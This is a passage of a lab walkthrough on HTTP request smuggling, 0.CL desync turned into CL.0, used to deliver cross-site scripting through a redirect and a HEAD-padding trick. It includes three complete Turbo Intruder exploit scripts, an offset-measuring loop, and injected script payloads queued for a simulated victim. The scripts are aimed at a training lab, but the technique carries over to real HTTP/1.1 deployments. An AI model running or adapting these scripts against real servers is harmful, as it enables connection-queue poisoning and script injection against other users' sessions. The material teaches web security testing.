
Using HTTP pipelining (note, do not confuse it with HTTP request smuggling), we can chain a second request on the same TCP connection.
The server will process that second request immediately afterwards, and if in that sequence a redirect with an interpretable “Content-Type” intervenes, the browser may treat the response as HTML or JavaScript, executing the payload.
For example, a “normal” redirect converts “/resources” into “/resources/”.
However, if the request includes a query string, for example “/resources?POC=<script>alert()</script>”, the server will return “302 Location: /resources/?POC=<script>alert()</script>”, preserving the query string in the destination URL. That preservation is precisely what allows us to inject the payload into the Location field of the redirect.

When the browser follows that redirect, it interprets the resulting “Location” as HTML, executing the <script>.
Thus, we have turned a redirect header into an effective XSS, without relying on a reflected vulnerability in the content.
The problem may arise, for example, when performing the CL.0 HEAD request which the victim expects to read 8000 bytes, but with the redirect will only read barely 200 in the best case.


To avoid this, we must fill the missing bytes with harmless characters, for example "G", until we exceed the size that the back-end expects to receive. This keeps the connection alive and prevents the second request from becoming blocked.
In this case, if “/post?postId=2” declares a “Content-Length: 6493”, we should send at least 6994 bytes between the payload and the padding to ensure the back-end parser processes the whole response correctly.
The result is that the redirect with the embedded script is interpreted as HTML or JavaScript, executing the code immediately.
Integrating the technique into the CL.0
Starting from the basis of the previous variant (A1), we reuse the two-request structure:
- The first (Request A) causes the desynchronisation.
- The second (Request B) includes our manipulated HEAD block.
The initial part of Request B (blue area) still forms part of Request A.

The next request will be processed, which is precisely the point where the back-end changes from 0.CL to CL.0 when we insert our HEAD block.
The redirect is processed and interpreted as HTML, executing the alert() in the victim and confirming the practical exploitation of the induced XSS.
As in the previous variant, the process can be automated with Turbo Intruder.
# Author: b3xal
# Refer to https://portswigger.net/research/http1-must-die
# Based on James Kettle script

def queueRequests(target, wordlists):
    engine = RequestEngine(
        endpoint=target.endpoint,
        concurrentConnections=10,
        requestsPerConnection=1,
        engine=Engine.BURP,
        maxRetriesPerRequest=0,
        timeout=5
    )

    # First request, earlyresponse request (forces desync condition with malformed Content-Length)
    earlyresponse = '''GET /resources/images/blog.svg HTTP/1.1
Host: ''' + host + '''
Content-Type: application/x-www-form-urlencoded
Connection: keep-alive
Content-Length : %s

'''

    # Secod request, CL0 request with smuggled payload. CL0_chopped + CL0_revealed + smuggled are the second request.
    # Request 2a: CL0_chopped is the chopped fragment that aligns with the malformed CL from the first request
    CL0_chopped = '''GET /resources/labheader/images/logoAcademy.svg HTTP/1.1
Content-Length: 1234
X: Y'''

    # Request 2b: CL0_chopped is the part seen once CL_chopped has been chopped. The true start of the second request with the malformed CL in the first request.
    CL0_revealed = '''GET /?Whatever=Iwant HTTP/1.1
Host: ''' + host + '''
Accept: /
Connection: keep-alive

'''

    # Include a request with distinctive content (for example, a unique marker in the body or header)
    # G Must be greater than the CL of the response to the path put in smuggled
    smuggled = '''HEAD /post?postId=2 HTTP/1.1
Host: ''' + host + '''
Connection: keep-alive

GET /resources?xx=<script>alert()</script>'''+('G'*6994)+''' HTTP/1.1
x: y'''

    victim = '''GET / HTTP/1.1
Host: ''' + host + '''
User-Agent: foo

'''

    # Validation
    if '%s' not in earlyresponse:
        raise Exception('Please place %s in the Content-Length header value')

    if not earlyresponse.endswith('\r\n\r\n'):
        raise Exception('Early Response request must end with a blank line and have no body')

    while True:
        # It is important to send the early response request with fixContentLength=False.
        engine.queue(earlyresponse, str(len(CL0_chopped)), label='Early Response', fixContentLength=False)
        # We will send the CL.0 request immediately.
        engine.queue(CL0_chopped + CL0_revealed + smuggled, label='CL.0', fixContentLength=True)
        # Use the Victim request to make sure it works; for the exploit, you can comment it out.
        engine.queue(victim, label='Victim')


#Filter marker
def handleResponse(req, interesting):
    table.add(req)
    if req.label == 'CL.0' and 'footer-wrapper' in req.response:
        req.label = '# CL.0 - HIT / #'
    if req.label == 'Victim' and 'alert()' in req.response:
        req.label = '# Victim - HIT Alert() #'
    # 0.CL attacks use a double desync so they can take a while!
    # Uncomment & customise this if you want the attack to automatically stop on success
    if 'Congratulations' in req.response:
        req.label = '### Lab Solved ###'
        req.engine.cancel()
The script reuses the same desynchronisation structure, but replacing the direct XSS block with the HEAD block with padding.

When you run it, you will observe a HIT in the response for / (confirming that the desynchronisation is effective) and, if all goes well, another HIT in the simulated victim's request with the alert() executed.
When the script marks “### Lab Solved ###”, it will mean that the victim has followed the redirect and has interpreted the script as HTML.
The lab will be solved and the desynchronisation will be confirmed in practice.
Idea
In Solution A we ignore the headers that the proxy inserts by starting our smuggle before the insertion point. However, there is another option: measure exactly how much those added headers occupy (the byte‑offset) and compensate that displacement in our smuggle. Instead of ignoring the headers, we account for them and adjust the payload position so that, after the proxy's extra header, the start that the back‑end interprets contains our prefix/payload. In practice that means transforming the heuristic of “start before” into a precise padding/offset operation that aligns the framing with the back‑end's view.
Use this method only if you cannot avoid the proxy headers; it is less reliable than than Solution A.
Accounting for the Offset
The idea is simple in its design and delicate in its execution. We need to know how many bytes the front-end inserts between what we send and what the back-end actually sees. If we know that byte-offset we can shift our payload exactly that amount so that, once the front-end headers are inserted, the start the server processes is the one we prepared.
The practical approach we will follow is to try increasing offsets until the beacon (an unmistakable marker that we will place in “Request B”) appears reflected in the response processed by the back-end. When that happens we will know how many bytes the front-end has inserted on that particular path, and we will have our offset to apply to the PoCs.
Let’s build “Request B”.
We need a beacon that the back-end reflects clearly. In this case we will use “B3AC0N” in the query:

Now we return to the basic idea of 0.CL: we need a request that precedes this one and that forms part of “Request A”.
The objective is for the beacon to remain “in the queue” and for us to be able to control its relative position in the stream, so we add a chopped request before our beacon, which will act as the initial part of the smuggled request.

As we can see, the blue part (the predecessor part) represents the initial bytes that will be included in “Request A” to form part of it.
That will be our starting point for the “Content-Length”, assuming that no headers are added and nothing is altered between the front-end and the back-end.


From here, we will increment the offset (that is, the “Content-Length” of “Request A”) one by one, sending successive beacons until “Request B” obtains our marker (B3AC0N) in the response. At that moment we will know precisely the offset that the front-end introduces in the communication, and we will be able to use it to adjust our payloads with total accuracy.
The following script automates the process. It will send requests with increasing offsets and will label the response that returns the beacon with “### HIT ### Offset: N”.
# Author: b3xal
# Refer to https://portswigger.net/research/http1-must-die
# Based on James Kettle script
# Official advice: This approach is less reliable than 0cl-exploit - only use it if absolutely essential

def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=10,
                           requestsPerConnection=1,
                           engine=Engine.BURP,
                           pipeline=False,
                           maxRetriesPerRequest=0,
                           timeout=5
                           )
#Deadlock break
    earlyresponse = '''GET /resources/images/blog.svg HTTP/1.1
Host: ''' + host + '''
Content-Length : %s
Content-Type: application/x-www-form-urlencoded
Connection: keep-alive

'''

    # adjust this request to get a recognisable response
    revealed = '''GET /resources?B3AC0N HTTP/1.1
Host: ''' + host + '''
Connection: keep-alive

'''

    chopped = '''GET / HTTP/1.1
Host: ''' + host + '''
Content-Length: '''+str(len(revealed))+'''
Connection: keep-alive

'''


# Validation
    if '%s' not in earlyresponse:
        raise Exception('Please place %s in the Content-Length header value')

    if not earlyresponse.endswith('\r\n\r\n'):
        raise Exception('Early Response request must end with a blank line and have no body')

    start = len(chopped)
    end = start + 1000
    while True:
        for CL in range(start, end):
            label = 'CL: '+str(CL)+' Offset: '+ str(CL - len(chopped))
            for x in range(100):
                engine.queue(earlyresponse, CL, label="ER   - " + label, fixContentLength=False)
                engine.queue(chopped+revealed, label="0.CL - " + label, fixContentLength=True)

def handleResponse(req, interesting):
    table.add(req)

    # check for smuggled response and stop the attack
    # when the attack is stopped, look at the label on the succesful response to see the offset
    if 'B3AC0N' in req.response and req.status != 400: # or req.status  == 302:
        offset_info = req.label.split('Offset: ')[-1]
        req.label = '### HIT ### Offset: ' + offset_info
        req.engine.cancel()
With the offset identified (in this case 9), apply it to variants B.
Variant B1: Using the intentional XSS
If we remember correctly, the intentional XSS was triggered by executing the request that fetches the vulnerable post. We will start from that request as “Request B” (the request that contains the XSS we want the victim to execute).

Let's build “Request B” on that basis. Next we will add the request that transforms the request into a CL.0, leaving the request with the XSS in the queue so that the victim processes it.
In order for the XSS to remain “in the queue” and for us to control its relative position in the stream, we must precede “Request B” with a chopped request that will form part of “Request A”.

That preceding part (the one shown in blue in the screenshot) determines the initial bytes that the back-end will consider as part of “Request A” if we set the appropriate Content-Length. In this case, those 143 bytes are the basis for the Content-Length. Since we know the offset introduced by the front-end is 9, the final Content-Length we must send in “Request A” will be 152 bytes.
By sending “Request A” with “Content-Length : 152” we are covering the blue part of “Request B” plus the displacement added by the front-end. The expected effect is that “Request B” will receive the response for labHeader.js (the revealed part) and will leave the XSS payload queued, which will end up being delivered to the victim.
We can automate this flow with Turbo Intruder to repeat attempts and detect hits continuously.
# Author: b3xal
# Refer to https://portswigger.net/research/http1-must-die
# Based on James Kettle script

def queueRequests(target, wordlists):
    engine = RequestEngine(
        endpoint=target.endpoint,
        concurrentConnections=10,
        requestsPerConnection=1,
        engine=Engine.BURP,
        maxRetriesPerRequest=0,
        timeout=5
    )

    Offset=9

    # First request, earlyresponse request (forces desync condition with malformed Content-Length)
    earlyresponse = '''GET /resources/images/blog.svg HTTP/1.1
Host: ''' + host + '''
Content-Length : %s
Connection: keep-alive

'''

    # Secod request, CL0 request with smuggled payload. chopped + revealed + smuggled are the second request.
    # Request 2a: CL0_chopped is the chopped fragment that aligns with the malformed CL from the first request
    chopped = '''GET /?Whatever=Iwant HTTP/1.1
Host: ''' + host + '''
Content-Length: 123
Connection: keep-alive

'''

    revealed = '''GET /resources/labheader/js/labHeader.js HTTP/1.1
Host: ''' + host + '''
Connection: keep-alive

'''
    smuggled = '''GET /post?postId=2 HTTP/1.1
Host: ''' + host + '''
User-Agent: XXX"><script>alert()</script>"XXX
Content-Type: application/x-www-form-urlencoded
Content-Length: 25

x=y'''

    victim = '''GET / HTTP/1.1
Host: ''' + host + '''
User-Agent: foo

'''

    # Validation
    #if '%s' not in earlyresponse:
    #    raise Exception('Please place %s in the Content-Length header value')

    if not earlyresponse.endswith('\r\n\r\n'):
        raise Exception('Early Response request must end with a blank line and have no body')

    while True:
        cl_value = str(len(chopped) + Offset)
        # It is important to send the early response request with fixContentLength=False.
        engine.queue(earlyresponse, cl_value, label='Early Response', fixContentLength=False)
        # We will send the CL.0 request immediately.
        engine.queue(chopped + revealed + smuggled, label='CL.0', fixContentLength=True)
        # Use the Victim request to make sure it works; for the exploit, you can comment it out.
        engine.queue(victim, label='Victim')


#Filter marker
def handleResponse(req, interesting):
    table.add(req)
    if req.label == 'CL.0' and 'javascript' in req.response:
        req.label = '# CL.0 - HIT / #'
    if req.label == 'Victim' and 'alert()' in req.response:
        req.label = '# Victim - HIT Alert() #'
    # 0.CL attacks use a double desync so they can take a while!
    # Uncomment & customise this if you want the attack to automatically stop on success
    if 'Congratulations' in req.response:
        req.label = '### Lab Solved ###'
        req.engine.cancel()
After a while, the script will mark a HIT on the CL.0 request (response with labHeader.js) and, if all goes well, will also mark a HIT on the simulated Victim request (response with alert() executed).
Tip: you can comment out the sending of the simulated Victim to speed up the test.
When “### Lab Solved ###” appears in the script output it will mean that the victim has executed the XSS: you have calculated the offset introduced by the front-end, converted the 0.CL into an exploitable CL.0 and poisoned the back-end queue with your payload. The lab will be solved and the desynchronisation will have been confirmed in practice.

Variant B2: forcing XSS with the HEAD technique
We already have the concepts of the HEAD technique and have measured the offset; let’s go straight to building the requests necessary for this variant.
We start from the last example of variant B1 just before sending it to Turbo Intruder. In the part where we leave the XSS queued we will apply the HEAD technique (section marked in blue in the screenshot).
